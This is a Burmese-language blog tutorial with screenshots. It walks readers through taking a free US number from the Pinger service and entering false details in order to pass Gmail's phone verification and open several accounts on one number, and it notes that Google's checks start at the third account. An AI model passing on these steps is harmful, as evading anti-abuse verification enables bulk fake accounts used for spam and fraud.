
ေအာက္ကပံုအတိုင္း Website တစ္ခုဖြင့္လာပါလိမ့္မယ္ .. အေၾကာင္းေၾကာင္းေၾကာင့္ ေအာက္က ေပ့ကို မေရာက္ဘူးဆိုရင္ http://pinger.com/tfw/ လို႔ ေျပာင္းၿပီးျပန္႐ိုက္ထည့္ၾကည့္ပါ 


အဲဒီထဲက Sing Up Free ကိုႏွိပ္ေပးလိုက္ရင္ ေအာက္ကပံုအတိုင္းပြင့္လာပါမယ္



အဲဒီထဲက ျဖည့္ရမယ့္ေနရာေတြမွာ အဆင္ေျပသလိုလိုက္ျဖည့္ေပးပါ .. email ေနရာမွာေတာ့ အေစာပိုင္းက သူငယ္ခ်င္းတို႔ gmail အေကာင့္သစ္ Form မွာ ထည့္ထားတဲ့ email လိပ္စာကို ထည့္ေပးလိုက္ပါ . (တစ္ကယ္ေတာ့ စိတ္ကူးထဲရွိရာ email လိပ္စာကို ထည့္ေပးလိုက္လို႔ရတယ္)
ၿပီးရင္ I agree to ... ရဲ႕ေရွ႕မွာ အမွန္ျဖစ္ထည့္ သူ႐ိုက္ခိုင္းတဲ့စာလံုးကို မွန္ေအာင္႐ိုက္ထည့္ေပးၿပီး Create ကိုႏွိပ္ေပးလိုက္ (ေျပာထားဦးမယ္ username ေနရာမွာ စာလံုးအေသးေတြပဲထည့္ရမယ္ 16 လံုးထက္လားမသိဘူး မေက်ာ္ရဘူး) .. Create ကိုႏွိပ္ၿပီးရင္ နံမည္တူတာတို႔ password ႏွစ္ခုမကိုက္တာတို႔ သူ႐ိုက္ထည့္ခိုင္းတဲ့စာလံုး မွားတာတို႔ျဖစ္ရင္ ေနာက္ထပ္ျပန္ျပင္ေပးရပါတယ္ ..
ကဲ .. Create ကိုႏွိပ္ၿပီး အဆင္ေျပသြားၿပီဆိုရင္ေတာ့ ေအာက္ကပံုေလးတက္လာပါမယ္ ..



အဲဒီထဲက ကၽြန္ေတာ္ 12345 လို႔ျပထားတဲ့ေနရာမွာ အဲဒီအတိုင္း႐ိုက္ထည့္ (တစ္ျခားဂဏန္း ၅ လံုး လည္းရေတာ့ရတယ္ error တက္တာမ်ားတယ္ .. ဒါေၾကာင့္ 12345 ကိုပဲ ႐ိုက္ထည့္လိုက္ပါ)
Gender ေနရာမွာ က်ား/မ ႀကိဳက္တာေရြးၿပီး အမွတ္တပ္ေပး Age ေနရာမွာ ႀကိဳက္တဲ့အသက္ကို ေရြးေပး (၁၃ ႏွစ္ေအာက္ေရြးမိရင္ Error တက္လာတတ္ပါတယ္)

ၿပီးရင္ေတာ့ Find ကိုႏွိပ္ေပးလိုက္ပါ .. ေအာက္ကပံုအတိုင္းေပၚလာပါမယ္ ..



အဲဒီလို က်လာတဲ့ ဖုန္းနံပါတ္ေတြထဲက ကိုယ္ႀကိဳက္တဲ့ တစ္ခုကို ကလစ္ေပးၿပီး Confirm ကိုႏွိပ္ေပးလိုက္ပါ .. (မအားေတာ့တဲ့ နံပါတ္ျဖစ္ေနတယ္ဆိုရင္ ေနာက္တစ္ခုကိုေျပာင္းၿပီး ကလစ္ Confirm ကိုထပ္ႏွိပ္ ..) ကၽြန္ေတာ္က အေပၚဆံုးကနံပါကိုေရြးၿပီး Confirm ကိုႏွိပ္လိုက္တာ အဆင္မေျပလို႔ တစ္ခုၿပီး အဲဒီလိုေရြးသြားလိုက္ေတာ့ 1(518) 293-2077 ဆိုတဲ့ ေလးခုေျမာက္က ဖုန္းနံပါတ္ကိုရလိုက္တယ္ ..
ကဲ .. ဖုန္းနံပါတ္အလြတ္တစ္ခုကိုရလို႔ Confirm ကိုႏွိပ္ၿပီး ေနာက္တစ္ဆင့္တက္သြားရင္ ေအာက္ကပံုအတိုင္းပြင့္လာပါမယ္ ..



အဲဒီထဲက Cancle ကိုႏွိပ္ေပးလိုက္ရင္ ေအာက္ကပံုေလးပြင့္လာပါမယ္ . ( cancel ကိုပဲ ႏွိပ္ရမွာပါ ok ကိုသြားႏွိပ္ရင္ တိုင္ပတ္ၿပီေနာ္)



အဲဒီထဲက ညာဖက္အေပၚေထာင့္နားက options ကိုႏွိပ္လိုက္ရင္ ေအာက္ကပံုအတိုင္း ပြင့္လာပါမယ္ ..


အဲဒီထဲက အေပၚဆံုးမွာရွိတဲ့ ဖုန္းနံပါတ္ထဲက 1 ကိုခ်န္ထားခဲ့ၿပီး ေနာက္ကနံပါတ္ေတြကို
ေကာ္ပီကူးယူလိုက္ၿပီး ok ကိုႏွိပ္ေပးလိုက္ပါ .. ဖုန္းနံပါတ္တစ္ခုကို အသံုးျပဳခြင့္ရပါၿပီ .. (gmail form မွာက +1 ဆိုတာေလး ပါၿပီးသားေလ . ဒါေၾကာင့္ 1 မလိုဘူး)
နံပါတ္ကို ေကာ္ပီယူၿပီးၿပီဆိုရင္ေတာ့ gmail အေကာင့္ဖြင့္ဖို႔ Form ျဖည့္ထားတဲ့ tab ကိုျပန္လာပါ .. 
အဲဒီထဲက mobile phone ဆိုတဲ့အကြက္ထဲက +1 ေနာက္နားပါကပ္ၿပီး ကလစ္ေပးလိုက္ပါ .. ၿပီးရင္ ေကာ္ပီယူလာတဲ့ ဖုန္းနံပါတ္ကို Paste (ctrl + V ) လုပ္လိုက္ပါ .. ေအာက္မွာကၽြန္ေတာ္ရခဲ့တဲ့ နံပါတ္ကို ထည့္ျပထားပါတယ္ .


အဲဒီထဲမွာ +1 ရဲ႕ေနာက္မွာ ကြင္းစကြင္းပိတ္နဲ႔ ဂဏန္းပဲရွိတာကို သတိျပဳပါ .. +1 ရဲေနာက္မွာ space bar တစ္ေနရာမွမျခားပဲ ေကာ္ပီယူလာတဲ့ ဖုန္းနံပါတ္ကို ထည့္လိုက္တာျဖစ္ပါတယ္(ဒီဖုန္းနံပါတ္ ထည့္တဲ့ေနရာမွာ မွားရင္ ဂြမ္းပါၿပီ)
I agree မွာ အမွန္ျခစ္တပ္ထားမထား ျပန္စစ္ပါ .. Location မွာ United States ဟုတ္မဟုတ္ ေသခ်ာစစ္ပါ ..

အားလံုးမွန္ၿပီဆိုရင္ေတာ့ Next step ကို ႏွိပ္ေပးလိုက္ပါ .. ေအာက္က ပံုေလး ပြင့္လာတာကို ေတြ႕ရလိမ့္မယ္



အဲဒီထဲက Next step ကိုႏွိပ္လိုက္ .. ေအာက္ကအတိုင္းပြင့္လာမယ္





အဲဒီထဲက Continue to Gmail ကိုႏွိပ္ .. ေအာက္မွာဘာပြင့္လာသလဲၾကည့္လိုက္ပါ



ဟိုက္ရွားစ္ပါးစ္ ... gmail အေကာင့္အသစ္တစ္ခု ေသခ်ာေပါက္ ပိုင္သြားၿပီကြ ..

ျပင္းေနၿပီလားဗ် .. မေျပင္းေသးရင္ .. အဲဒီအေကာင့္ကို Sign Out လုပ္ၿပီး ထြက္လိုက္ပါဦး ..
ၿပီး ရင္ .. Gmail အေကာင့္ အသစ္ဖြင့္တဲ့အဆင့္ကိုပဲ အစကေနျပန္သြားပါ ..
အေကာင့္သစ္အတြက္ျဖည့္ရမယ့္ Form မွာ အဆင္ေျပသလိုျဖည့္ၿပီး mobile phone အကြက္ထဲမွာ United States ကိုေရြး +1 ရဲ႕ေနာက္မွာ ေစာေစာက သံုးခဲ့တဲ့ ဖုန္းနံပါတ္ကို ျပန္ၿပီးထည့္
Location ေနရာမွာလည္း United States ကိုျပန္ေရြး
သူျဖည့္ခိုင္းတဲ့ စာလံုးႏွစ္လံုးကို ႐ိုက္ထည့္
I agree to .... ရဲ႕ေရွ႕မွာ အမွန္ျခစ္တပ္
Next step ကိုႏွိပ္ ..


ဟိုက္ ... ေနာက္ထပ္ အေကာင့္အသစ္ခု ထပ္ရျပန္ေရာဟ ..
ဗ်ာ .. တတိယေျမာက္အေကာင့္လား ... ေတာ္ေရာေပါ့ဗ်ာ .. ဘာဖုန္းမွလည္း မသံုးပဲ google ဆီက ဘတ္ကီးျပၿပီးယူလိုက္တာ .. တတိယေျမာက္အေကာင့္ေရာက္ရင္ေတာ့ google က သူငယ္ခ်င္းကို သတိထားမိသြားၿပီး Verification Code ေတာင္းလာပါလိမ့္မယ္ .. ဟုတ္ကဲ့ .. မျဖစ္မေန ရခ်င္ရင္ေတာ့ ဒီပို႔စ္ႀကီးရဲ႕ အစအဆံုးျပန္လုပ္ေပါ့ဗ်ာ ..
ႀကိဳက္သေလာက္ လုပ္လို႔ရပါတယ္ ..
ဟို Pinger မွာဖြင့္ထားခဲ့တဲ့ tab ကိုေတာ့ ပိတ္ခ်င္ပိတ္ပစ္လိုက္ .. ေလွ်ာက္ကလိခ်င္ေသးရင္ ကလိလိုက္ဦး .. ကၽြန္ေတာ္တို႔က သူ႕ကို ဖုန္းနံပါတ္ေလး ခဏေလာက္ သြားငွား႐ံုပဲ သံုးလိုက္တာေလ ..
တစ္ခုခုမရွင္းတာတို႔ရွိလာခဲ့ရင္ ျပန္ေျပာပါဗ်ာ ..
အဆင္မေျပစရာ Error ေတြ ေတြ႕လာရင္လည္း ကၽြန္ေတာ့္ကို ျပန္ၿပီး မွ်ေ၀ၾကပါဦး
ကဲ .. gmail အေကာင့္ေတြ တစ္ေလွႀကီး ျမန္မာႏိုင္ငံသား သူငယ္ခ်င္းအေပါင္း  ေပ်ာ္ရႊင္ႏိုင္ၾကပါေစဗ်ာ .
Related Posts Plugin for WordPress, Blogger...